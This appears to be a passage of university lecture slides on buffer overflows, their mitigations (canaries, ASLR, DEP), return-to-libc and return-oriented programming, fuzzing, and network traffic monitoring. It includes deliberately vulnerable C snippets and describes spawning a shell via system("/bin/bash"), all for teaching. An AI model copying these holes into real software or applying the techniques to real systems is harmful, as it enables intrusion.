- Of course, the address is program dependent. In our example, 0xFFFFCEF is only the correct address if the function f() is called from main().
- See next slide (adapted from <http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory/>)

Virtual address space of a program running on 32-bit Linux



Using buffer overflows

- Typically, the attacker will use the buffer overflow to start a shell where they can
 - execute programs with the same rights as the attacked process.
If the attacked process (e.g. webserver) was running with root rights, the attacker can do everything
 - start other attacks (buffer overflows,...) against the machine to get root rights (*privilege escalation*)

Protecting against buffer overflows and code injection attacks

Avoiding buffer overflows

- First, the most important measure: Avoid them!
 - Languages like Java or C# do runtime checks on the array length
- In C, you should never use `strcpy` (and similar functions like `gets` and `sprintf`)
- Instead, use `strncpy`, `snprintf`,...

```
void f(char *s) {  
    char buffer[8];  
    strncpy(buffer, s, sizeof(buffer)) ;  
}
```

Avoiding buffer overflows (2)

- **Second: Always check and sanitize data coming from outside**


```
int picture[100][100];
```

```
void writePixel(int x, int y, int color) {  
    picture[y][x]=color;  
}
```

- What happens if x or y are negative?
- Easy to see in this example, but difficult in more complex C programs doing pointer arithmetics
- And even if *your* code is save, there are still a lot of old programs and libraries with vulnerabilities...

Adding bound checking to C

- There are tools to add (limited) bound checks to C
 - Cannot catch all cases because of C's flexibility (pointer arithmetics,...)
- "Electric Fences": Put guard pages (virtual memory pages) around the array and tell the OS to raise an exception if somebody tries to access them.
 - Very resource consuming!



Tools to detect vulnerabilities

- Use tools that do a static analysis of the source code to find vulnerabilities
 - Find usages of strcpy,...
 - Find uninitialized variables,...
 - Find suspicious code by symbolic execution: Such tools analyze the source code to discover mathematical properties of variables.

```
int buffer[10];  
if(x>20) {  
    buffer[x]=1;  
}
```

← x is definitely too large here

- Fuzzers: Tools that test a program with random input

Mitigation by Canaries

- Compilers can add code to push a **canary value** onto the stack
- When the function returns, the code checks whether the canary has been overwritten

<i>(previous frame)</i>
s
return address
saved frame pointer
Canary value
buffer[7]
...
buffer[0]

- Makes your program slightly slower
- Risk: Attacker knows the canary value

Mitigation by Random Canaries

- Compiler can insert random amount of data into the stack frame to make it harder for the attacker to guess the frame layout

<i>(previous frame)</i>
s
return address
saved frame pointer
random amount of canary bytes
buffer[7]
...
buffer[0]

Mitigation by Canaries (2)

- Attacker might still be successful: Guess correctly the size of the random canary
- And canaries do not protect the local variables!
 - Example: Attacker can overwrite a pointer variable

```
int globalVariable;  
void f(char *s) {  
    int *ptr=&globalVariable;  
    char buffer[8];  
    strcpy(buffer,s);  
    *ptr = 5;  
}
```

Mitigation by Canaries (3)

- Attacker can overwrite a function pointer variable to let it point to own code


```
void f(char *s) {  
    void (*funcptr) ()=...; // some function pointer  
    char buffer[8];  
    strcpy(buffer,s);  
    funcptr();  
}
```

- More tricks with overwriting pointers here:

<http://www.win.tue.nl/~aeb/linux/hh/hh-11.html>

Address Space Layout Randomization (ASLR)

- Modern OSs make addresses of stack etc. less predictable for an attacker



ASLR (2)

- ASLR might not work well on embedded system CPUs with a small 16-bit or 32-bit address space
 - Random gap cannot be very large
 - Addresses typically start on 2/4/8-byte or even 4096-byte boundaries (pages), further reducing the number of possible values for the gap size
- If the randomization is not large enough, the attacker can succeed by preparing large areas of memory on the heap (several MBytes), hoping that program execution will arrive there ("heap spraying")

Data Execution Prevention (DEP)

- There is no reason why a normal program should be able to execute code on the stack
- Most OS nowadays mark the memory pages where the stack is located as "not executable"
 - Exception triggered when CPU tries to run with IP pointing to that area
- Programs that dynamically generate code (JIT or JVM, etc.) have to be adapted
 - First write the code as data into memory
 - Then make the memory location executable

DEP (2)

- How can we do a successful attack if DEP is activated?
 - If DEP does not allow us to write our own attack code, maybe we can call code that already exists in the system?
- Candidate: the library function `system`. This function can be used to start a shell

`system("/bin/bash")`


- We only have to find a way to call the function with parameter `"/bin/bash"` without writing our own code...

Return-Oriented Programming

- If ASLR is not used, library functions like `system` are located at (version-specific) predictable addresses in the virtual address space of the process
- Since we control the stack contents, it's pretty easy to call the function. We just have to "fake" a function call:
 1. Prepare the stack such that there is `"/bin/bash"` as parameter
 2. Write the address of the `system` function into `return address`
- As soon as the current function returns, the CPU will jump to `system`
 - It looks like a normal function call for `system`

Return-Oriented Programming (2)

- Overwrite the stack such that



- We can even chain function calls

Conclusions

- When writing new programs:
 - Check input data coming from outside
 - Consider using a modern programming language...
 - Use tools, e.g., Valgrind (for dynamically allocated buffers), the available compiler options
- But: You never know what vulnerabilities the OS and the libraries contain
 - Isolate your server from the rest of the system, to minimize the damage
 - Don't run your web server as root: *Principle of Least Privileges*

Fuzzing

(A very quick introduction)

Ramin Sadre

Fuzzing

- It's a form of software testing
 - Goal: finding bugs in a program using invalid, unexpected, or random data as input
 - “Success” if the program crashes, freezes, allows a buffer overflow,... or shows other unexpected behavior
- Ideally, done automatically by a fuzzing tool (= fuzzer)
 - Fuzzers can try thousands or millions of different inputs without human intervention

Fuzzing Target

- You can do fuzzing on single functions or methods

```
void loginUser(char* name, char *passwd)
```

- Test what happens if

- name is null and password is not null
- length of name is 0 characters
- length of name is 100000 characters
- name contains random characters like \$ or /
- name is pointing to the same string as passwd
- ...

- Target can be also a URL or REST API

```
https://amazon.com/login?name=....&passwd=...
```

or a program with a GUI taking user input

Fuzzing Target (2)

- Target can be also a program or a function parsing a file or a string
- Example: Program reading a JPEG file.
- Test with JPEG files
 - containing wrong size information
 - missing fields
 - too many fields
 - ...

Fuzzing Target (3)

- Or a network protocol, like HTTP
- What happens to the server (or the client) if I...
 - send an empty packet / a too large packet?
 - send a GET request with 10000 header fields
 - send a GET request, read the first packet of the response and then just stop
 - return a malformed JSON file as response
 - send packets in the wrong order
 - ...

How to create input data

- Imagine a program reading a JPEG file
- Our job is to create a "strange" file that triggers a bug in the program
- Approach: we create a file with random content
 - This is called *Generation-based Fuzzing*
 - *Very slow*: most of our randomly generated files are probably rejected by some basic checks in the program

```
// all JPEG files must start with FFD8
if(file does not start with FFD8) {
    exit(1);
}
```

... the interesting stuff happening here...
 - We can make it better by adding knowledge of the file format
 - Good: we might find bugs triggered by corner cases *deep* in the code of the program

How to create input data (2)

- Done by most Fuzzers that support arbitrary file formats:

Mutation-based fuzzing

- Idea:

- We give the example of a correct JPEG file to the fuzzer tool
- The fuzzer modifies (mutates) the file by
 - removing bytes
 - inserting/appending bytes
 - changing the order of bytes or entire blocks
 - ...

- Much faster than Generation-based Fuzzing because it's more unlikely that the file will be directly rejected by the target

Blackbox Fuzzers

- Blackbox Fuzzers do not get specific feedback from the program that they are testing
- They can only see whether the program crashed, doesn't respond, produces wrong output, etc.
- Example: function works fine for input $x=10$
- Should we try $x=11$, or something completely different, e.g. $x=-1000$?
- Actual code of the program (not visible to the Fuzzer):

```
void someFunction(int x) {  
    if(x>=0) {  
        if(x==11) {  
            // some bug here  
        }  
    }  
    else {  
        ...  
    }  
}
```

Whitebox Fuzzers

- Whitebox fuzzers have access to the source code or binary file of the target program
- We can analyze the code and find input values that triggers specific execution paths

Coverage-Guided Graybox Fuzzers

- Most famous example: American Fuzzy Lop (AFL)
- Requires that the code is *instrumented* so that the fuzzer knows whether an input has triggered a new execution path

```
void someFunction(int x) {  
    if(x>=0) {  
        path1 = true;  
        if(x==11) {  
            path2 = true;  
            // some bug here  
        }  
    }  
    else {  
        path3 = true;  
        ...  
    }  
}
```

- This significantly helps a fuzzer to quickly find interesting input


Fuzzing Tools and Frameworks

- There are many fuzzing frameworks
 - They help you writing your own fuzzer (take care of restarting a program or network connection after a crash etc.)
 - Some have smart strategies for mutation and guided fuzzing
- AFL (only for files, not developed anymore), replaced by AFL++
- AFLNet (for network protocols)
- ...
- Check <https://github.com/google/fuzzing/tree/master/docs>

Network Traffic Monitoring

Who needs traffic monitoring for security?

- We have seen an example where we looked at an attack on network traffic level




- Network operators keep an eye on the network traffic
- Automatic attack detection tools look for suspicious activities in the network traffic
- Detecting attack patterns is difficult, but being able to collect and process network traffic in near real time is already a challenge in itself!

Network Operations Center (NOC)



<https://prosperwithit.com>

Nfsen monitoring tool



What is being measured? (1)

- **Low level metrics**

- Can be often directly extracted from the packets

- **Examples:**

- Packet payload
- Delay (one-way, round-trip)
- Delay variation (jitter)
- Throughput (average, peak,...)
- Packet losses
- Port usage
- Who is communicating with whom (i.e. IP addresses)

What is being measured? (2)

■ High level metrics

- Much harder to get from network data alone. How do we know what application is running on port 80?
- Sometimes easier to get directly from application or servers

■ Examples:

- Connectivity between networks, AS,...
- Protocol/application usage
- Availability of servers or services
- Service behavior (login attempts etc.)
- ...

How to measure?


**Active measurements
vs
Passive measurements**

Active measurements

- The measurement process actively generates “probing” traffic
 - Drawback: Additional load to the network!
- Example:
 - Network scans: Try connecting to IP addresses to see whether which (or specific) ports are open
 - Send ICMP packets (“ping”) to targets to check availability or route (traceroute)
 - Send HTTP requests to web servers to check response time
- Active measurements can be done at small scale (e.g. checking availability of a single machine) but also at very very large scale


Large scale measurements: Ripe Atlas

- A measurement infrastructure maintained by RIPE NCC
<https://atlas.ripe.net/>
- Atlas probes deployed all over the world that continuously perform pings and traceroutes between each other



November 2015 Root DNS Event

- Somebody tried to overwhelm DNS root servers with requests
- The availability of servers was measured with Ripe Atlas



Passive measurements

- Passive = Measure by observing existing network traffic
 - Not intrusive: no additional traffic generated
- More challenging: you have to use what is there
- But there are still many choices
 - Measure where? (a specific link, a router, ...)
 - Online vs offline (=store data on disk for later analysis)
 - Measure what?
 - ...

Location of Measurement

- Single hosts:
 - Only traffic directed to/generated by the host
 - All traffic seen on the network segment (promiscuous mode)
- Switches, routers:
 1. Create mirror port (Cisco: SPAN-Port) for one or more source ports
 2. Send traffic from mirror port to a measurement host
- But: Packet loss if traffic throughput is...
 - > mirror port bandwidth
 - > storage/processing rate of measurement host

Packet capturing on single host

- Record packets with **tcpdump**

- Capture network traffic (not only TCP) at specified interface
- Collected data stored in “pcap” files
- Many capturing options, filters,...
- Example:

```
tcpdump 'tcp[tcpflags] & (tcp-syn|tcp-fin) !=0'
```

- Tcpdump is able to parse the packet contents (protocol dissectors)

Wireshark

test.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: tcp Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
11	1.226156	192.168.0.2	192.168.0.1	TCP	3196 > http [SYN] Seq=0 Len=0 MSS
12	1.227282	192.168.0.1	192.168.0.2	TCP	http > 3196 [SYN, ACK] Seq=0 Ack=
13	1.227325	192.168.0.2	192.168.0.1	TCP	3196 > http [ACK] Seq=1 Ack=1 Win
14	1.227451	192.168.0.2	192.168.0.1	HTTP	SUBSCRIBE /upnp/service/Layer3For
15	1.229309	192.168.0.1	192.168.0.2	TCP	http > 3196 [ACK] Seq=1 Ack=256 W
16	1.232421	192.168.0.1	192.168.0.2	TCP	[TCP Window Update] http > 3196
17	1.248355	192.168.0.1	192.168.0.2	TCP	1025 > 5000 [SYN] Seq=0 Len=0 MSS
18	1.248391	192.168.0.2	192.168.0.1	TCP	5000 > 1025 [SYN, ACK] Seq=0 Ack=
19	1.250171	192.168.0.1	192.168.0.2	HTTP	HTTP/1.0 200 OK
20	1.250285	192.168.0.2	192.168.0.1	TCP	3196 > http [FIN, ACK] Seq=256 Ac
21	1.250810	192.168.0.1	192.168.0.2	TCP	http > 3196 [FIN, ACK] Seq=114 Ac
22	1.250842	192.168.0.2	192.168.0.1	TCP	3196 > http [ACK] Seq=257 Ack=115
23	1.251868	192.168.0.1	192.168.0.2	TCP	1025 > 5000 [ACK] Seq=1 Ack=1 Win
24	1.252826	192.168.0.1	192.168.0.2	TCP	http > 3196 [FIN, ACK] Seq=26611
25	1.253323	192.168.0.2	192.168.0.1	TCP	3197 > http [SYN] Seq=0 Len=0 MSS
26	1.254502	192.168.0.1	192.168.0.2	TCP	http > 3197 [SYN, ACK] Seq=0 Ack=
27	1.254532	192.168.0.2	192.168.0.1	TCP	3197 > http [ACK] Seq=1 Ack=1 Win

Frame 11 (62 bytes on wire, 62 bytes captured)

- Ethernet II, Src: 192.168.0.2 (00:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a)
- Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1)
- Transmission Control Protocol, Src Port: 3196 (3196), Dst Port: http (80), Seq: 0, Len: 0

```
0000  00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00  ..[-u... ] ....E.
0010  00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8  .O.H@... a,.....
0020  00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 00 70 02  ...|.P<6 .....p.
0030  fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02      .. ..... .....
```

File: "D:\test.pcap" 14 KB 00:00:02 P: 120 D: 103 M: 0 [Expert: Error]

Packet capturing = solution to all problems?

- In today's networks, packet capturing is not trivial and often simply impossible
 - fully loaded 10 Gbit/s link ~4000 GByte/hour!
- If you do online monitoring, what kind of computer can capture and analysis so much data?
- If you do offline monitoring, where to store the data?

How to overcome the limitations of packet measurement

1. Collect and process less information
 - Only collect packet headers, not payload
 - Ignore individual packets (aggregate)
 - Ignore some packets (sampling)
2. Make collection and processing faster
 - Distributed collection & processing
 - Dedicated hardware

Packet header monitoring

- Packet header monitoring ignores contents of communication (packet payload)
 - Really that bad? (often, interesting data is encrypted anyway)
- Still a lot of useful information in packet header
 - Port numbers
 - Source & destination addresses
 - TCP flags
 - Packet size

Packet aggregation by flows

Flow = sequence of packets with common properties (*flow key*), typically:

- Source & destination address
- Source & destination port number
- Layer 3 protocol type
- ...

Result: a *flow record*, containing aggregated measures:

- Flow size
- Flow duration
- Number of packets
- ...

